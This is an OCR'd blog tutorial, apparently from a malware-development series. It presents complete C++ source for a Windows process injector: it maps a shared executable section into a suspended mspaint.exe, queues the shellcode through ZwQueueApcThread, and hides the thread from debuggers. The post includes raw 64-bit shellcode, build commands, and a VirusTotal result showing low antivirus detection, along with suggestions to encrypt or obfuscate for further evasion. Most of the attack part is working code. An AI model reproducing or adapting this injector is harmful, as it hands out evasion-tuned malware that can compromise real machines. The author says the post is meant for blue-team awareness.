
Code injection via memory sections and ZwQueueApcThread. Simple C++ malware example.

cocomelonc.github.io/tutorial/2022/01/17/malware-injection-14.html

January 17, 2022

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



In the previous post I wrote about code injection via memory sections.

This post is a result of replacing thread creating logic.

ZwQueueApcThread

For the user-mode code there is no difference between `ZwQueueApcThread` and `NtQueueApcThread` functions. It's just the matter of what prefix you like.

Native function `ZwQueueApcThread` is declared like:

```
NTSYSAPI
NTSTATUS
NTAPI
ZwQueueApcThread(
  IN HANDLE               ThreadHandle,
  IN PIO_APC_ROUTINE      ApcRoutine,
  IN PVOID                ApcRoutineContext OPTIONAL,
  IN PIO_STATUS_BLOCK     ApcStatusBlock OPTIONAL,
  IN ULONG                ApcReserved OPTIONAL );
```

so in our code we use function pointer to `ZwQueueApcThread`:

```
typedef NTSTATUS(NTAPI* pZwQueueApcThread)(
  IN HANDLE               ThreadHandle,
  IN PIO_APC_ROUTINE      ApcRoutine,
  IN PVOID                ApcRoutineContext OPTIONAL,
  IN PIO_STATUS_BLOCK     ApcStatusBlock OPTIONAL,
  IN ULONG                ApcReserved OPTIONAL
);
```

ZwSetInformationThread

Native function `ZwSetInformationThread` is declared like:

```
NTSYSAPI NTSTATUS ZwSetInformationThread(
  [in] HANDLE          ThreadHandle,
  [in] THREADINFOCLASS ThreadInformationClass,
  [in] PVOID           ThreadInformation,
  [in] ULONG           ThreadInformationLength
);
```

then in our code we use function pointer to `ZwSetInformationThread`:

```
typedef NTSTATUS(NTAPI* pZwSetInformationThread)(
  [in] HANDLE          ThreadHandle,
  [in] THREADINFOCLASS ThreadInformationClass,
  [in] PVOID           ThreadInformation,
  [in] ULONG           ThreadInformationLength
);
```

practical example

My example's logic is similar to previous post, the only difference is:

```
143     myZwUnmapViewOfSection(GetCurrentProcess(), lb);
144     printf("mapped at address: %p.\n", lb);
145     myZwClose(sh);
146
147     sh = NULL;
148
149     // create new thread
150     myZwQueueApcThread(pi.hThread, (PIO_APC_ROUTINE)rb, 0, 0, 0);
151     myZwSetInformationThread(pi.hThread, (THREADINFOCLASS)1, NULL, NULL);
152     ResumeThread(pi.hThread);
153     myZwClose(pi.hThread);
154     myZwClose(th);
155
156     return 0;
```

As you can see, I replaced payload launching logic.

There is one interesting point with `ZwSetInformationThread`. The second parameter of this function is the `THREADINFOCLASS` structure, which is an enumerated type. The last label field is `ThreadHideFromDebugger`. By setting `ThreadHideFromDebugger` for the thread, you can prohibit a thread from generating debugging events. This was one of the first anti-debugging techniques provided by Windows in Microsoft's search for how to prevent reverse engineering, and it's very powerful.

Full source code of malware:

```
/*
 * hack.cpp - code injection via ZwCreateSection, ZwUnmapViewOfSection,
ZwQueueApcThread
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/2022/01/17/malware-injection-14.html
*/
#include <cstdio>
#include <windows.h>
#include <winternl.h>

#pragma comment(lib, "ntdll")

// ZwCreateSection
typedef NTSTATUS(NTAPI* pZwCreateSection)(
  OUT PHANDLE            SectionHandle,
  IN ULONG               DesiredAccess,
  IN POBJECT_ATTRIBUTES  ObjectAttributes OPTIONAL,
  IN PLARGE_INTEGER      MaximumSize OPTIONAL,
  IN ULONG               PageAttributess,
  IN ULONG               SectionAttributes,
  IN HANDLE              FileHandle OPTIONAL
);

// NtMapViewOfSection syntax
typedef NTSTATUS(NTAPI* pNtMapViewOfSection)(
  HANDLE            SectionHandle,
  HANDLE            ProcessHandle,
  PVOID*            BaseAddress,
  ULONG_PTR         ZeroBits,
  SIZE_T            CommitSize,
  PLARGE_INTEGER    SectionOffset,
  PSIZE_T           ViewSize,
  DWORD             InheritDisposition,
  ULONG             AllocationType,
  ULONG             Win32Protect
);

// ZwUnmapViewOfSection syntax
typedef NTSTATUS(NTAPI* pZwUnmapViewOfSection)(
  HANDLE            ProcessHandle,
  PVOID             BaseAddress
);

// ZwClose
typedef NTSTATUS(NTAPI* pZwClose)(
  _In_ HANDLE       Handle
);

// ZwQueueApcThread
typedef NTSTATUS(NTAPI* pZwQueueApcThread)(
  IN HANDLE               ThreadHandle,
  IN PIO_APC_ROUTINE      ApcRoutine,
```

```
  IN PVOID                ApcRoutineContext OPTIONAL,
  IN PIO_STATUS_BLOCK     ApcStatusBlock OPTIONAL,
  IN ULONG                ApcReserved OPTIONAL
);

// ZwSetInformationThread
typedef NTSTATUS(NTAPI* pZwSetInformationThread)(
  _In_ HANDLE             ThreadHandle,
  _In_ THREADINFOCLASS    ThreadInformationClass,
  _In_ PVOID              ThreadInformation,
  _In_ ULONG              ThreadInformationLength
);

unsigned char my_payload[] =

  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
  HANDLE sh; // section handle
  HANDLE th; // thread handle
  STARTUPINFOA si = {};
  PROCESS_INFORMATION pi = {};
  PROCESS_BASIC_INFORMATION pbi = {};
  OBJECT_ATTRIBUTES oa;
  SIZE_T s = 4096;
  LARGE_INTEGER sectionS = { (DWORD) s };
  PVOID rb = NULL; // remote buffer
  PVOID lb = NULL; // local buffer
```

```
  ZeroMemory(&si, sizeof(STARTUPINFO));
  ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
  ZeroMemory(&pbi, sizeof(PROCESS_BASIC_INFORMATION));
  si.cb = sizeof(STARTUPINFO);

  ZeroMemory(&oa, sizeof(OBJECT_ATTRIBUTES));

  HMODULE ntdll = GetModuleHandleA("ntdll");
  pZwCreateSection myZwCreateSection = (pZwCreateSection)(GetProcAddress(ntdll,
"ZwCreateSection"));
  pNtMapViewOfSection myNtMapViewOfSection = (pNtMapViewOfSection)
(GetProcAddress(ntdll, "NtMapViewOfSection"));
  pZwUnmapViewOfSection myZwUnmapViewOfSection = (pZwUnmapViewOfSection)
(GetProcAddress(ntdll, "ZwUnmapViewOfSection"));
  pZwQueueApcThread myZwQueueApcThread = (pZwQueueApcThread)GetProcAddress(ntdll,
"ZwQueueApcThread");
  pZwSetInformationThread myZwSetInformationThread =
(pZwSetInformationThread)GetProcAddress(ntdll, "ZwSetInformationThread");
  pZwClose myZwClose = (pZwClose)GetProcAddress(ntdll, "ZwClose");

  // create process as suspended
  if (!CreateProcessA(NULL, (LPSTR) "C:\\windows\\system32\\mspaint.exe", NULL, NULL,
NULL,
      CREATE_SUSPENDED | DETACHED_PROCESS | CREATE_NO_WINDOW, NULL, NULL, &si, &pi))
{
    printf("create process failed :(\n");
    return -2;
  };

  myZwCreateSection(&sh, SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE,
NULL, &sectionS, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);
  printf("section handle: %p.\n", sh);

  // mapping the section into current process
  myNtMapViewOfSection(sh, GetCurrentProcess(), &lb, NULL, NULL, NULL,
      &s, 2, NULL, PAGE_EXECUTE_READWRITE);
  printf("local process mapped at address: %p.\n", lb);

  // mapping the section into remote process
  myNtMapViewOfSection(sh, pi.hProcess, &rb, NULL, NULL, NULL,
      &s, 2, NULL, PAGE_EXECUTE_READWRITE);
  printf("remote process mapped at address: %p\n", rb);

  // copy payload
  memcpy(lb, my_payload, sizeof(my_payload));

  // unmapping section from current process
  myZwUnmapViewOfSection(GetCurrentProcess(), lb);
  printf("mapped at address: %p.\n", lb);
  myZwClose(sh);

  sh = NULL;
```

```
  // create new thread
  myZwQueueApcThread(pi.hThread, (PIO_APC_ROUTINE)rb, 0, 0, 0);
  myZwSetInformationThread(pi.hThread, (THREADINFOCLASS)1, NULL, NULL);
  ResumeThread(pi.hThread);
  myZwClose(pi.hThread);
  myZwClose(th);

  return 0;

}
```

As usually, for simplicity, I used `meow-meow` messagebox as payload:

```
unsigned char my_payload[] =

  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";
```


demo


Let's go to compile our example:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/
-s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-
all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
File  Edit  View  Bookmarks  Settings  Help
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2022-01-17-malware-injection-14]
└──╼ $x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sect
ions -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
 -fpermissive
In file included from hack.cpp:8:
/usr/share/mingw-w64/include/winternl.h:1122:14: warning: 'void RtlUnwind(PVOID, PVOID, PEXCEPTION_RECORD, PVO
ID)' redeclared without dllimport attribute: previous dllimport ignored [-Wattributes]
 1122 |   VOID NTAPI RtlUnwind (PVOID TargetFrame,PVOID TargetIp,PEXCEPTION_RECORD ExceptionRecord,PVOID Retur
nValue);
      |              ^~~~~~~~
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2022-01-17-malware-injection-14]
└──╼ $ls -lt
total 52
-rwxr-xr-x 1 zhas zhas 41472 Jan 18 22:38 hack.exe
-rw-r--r-- 1 zhas zhas  6494 Jan 18 22:38 hack.cpp
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2022-01-17-malware-injection-14]
└──╼ $
```


Then, see everything in action! In our case victim machine is Windows 10 x64:





We can see that everything was completed perfectly :)


Then, let's go to upload our malware to VirusTotal:



https://www.virustotal.com/gui/file/a96b5c2a8fce03d4b6e30b9499a3df2280cb6f5570bb4198a1bd51aeaa2665e8/detection

So, 9 of 67 AV engines detect our file as malicious.

`Moneta64.exe` result:



If we want, for better result, we can add payload encryption with key or obfuscate functions, or combine both of this techniques.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

CreateProcessA
ZwCreateSection
NtMapViewOfSection
ZwUnmapViewOfSection
ZwClose
ZwQueueApcThread/NtQueueApcThread
ZwSetInformationThread
Moneta64.exe
source code in Github

> This is a practical case for educational purposes only.

Thanks for your time, happy hacking and good bye!
PS. All drawings and screenshots are mine